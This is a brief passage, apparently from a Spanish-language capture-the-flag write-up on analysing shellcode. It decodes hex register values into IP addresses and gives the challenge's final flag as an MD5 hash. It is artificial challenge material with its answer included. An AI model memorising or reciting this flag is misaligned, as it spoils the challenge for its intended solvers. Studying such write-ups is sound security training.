
- El contenido de EAX nos suena de algo…

```
>>> print str(0x1)+"."+str(0x46)+"."+str(0xa8)+"."+str(0xc0)
1.70.168.192
```

```
>>> print str(0x37)+"."+str(0x42)+"."+str(0x4d)+"."+str(0x58)
55.66.77.88
```

3. Atenea reto parte (II): Shellcode análisis

- BINGO!



3. Atenea reto parte (II): Shellcode análisis

printf "55.66.77.88" | md5sum => 12675012c6b5f530327ecfc254dc48d1

Flag{12675012c6b5f530327ecfc254dc48d1}

Muchas gracias

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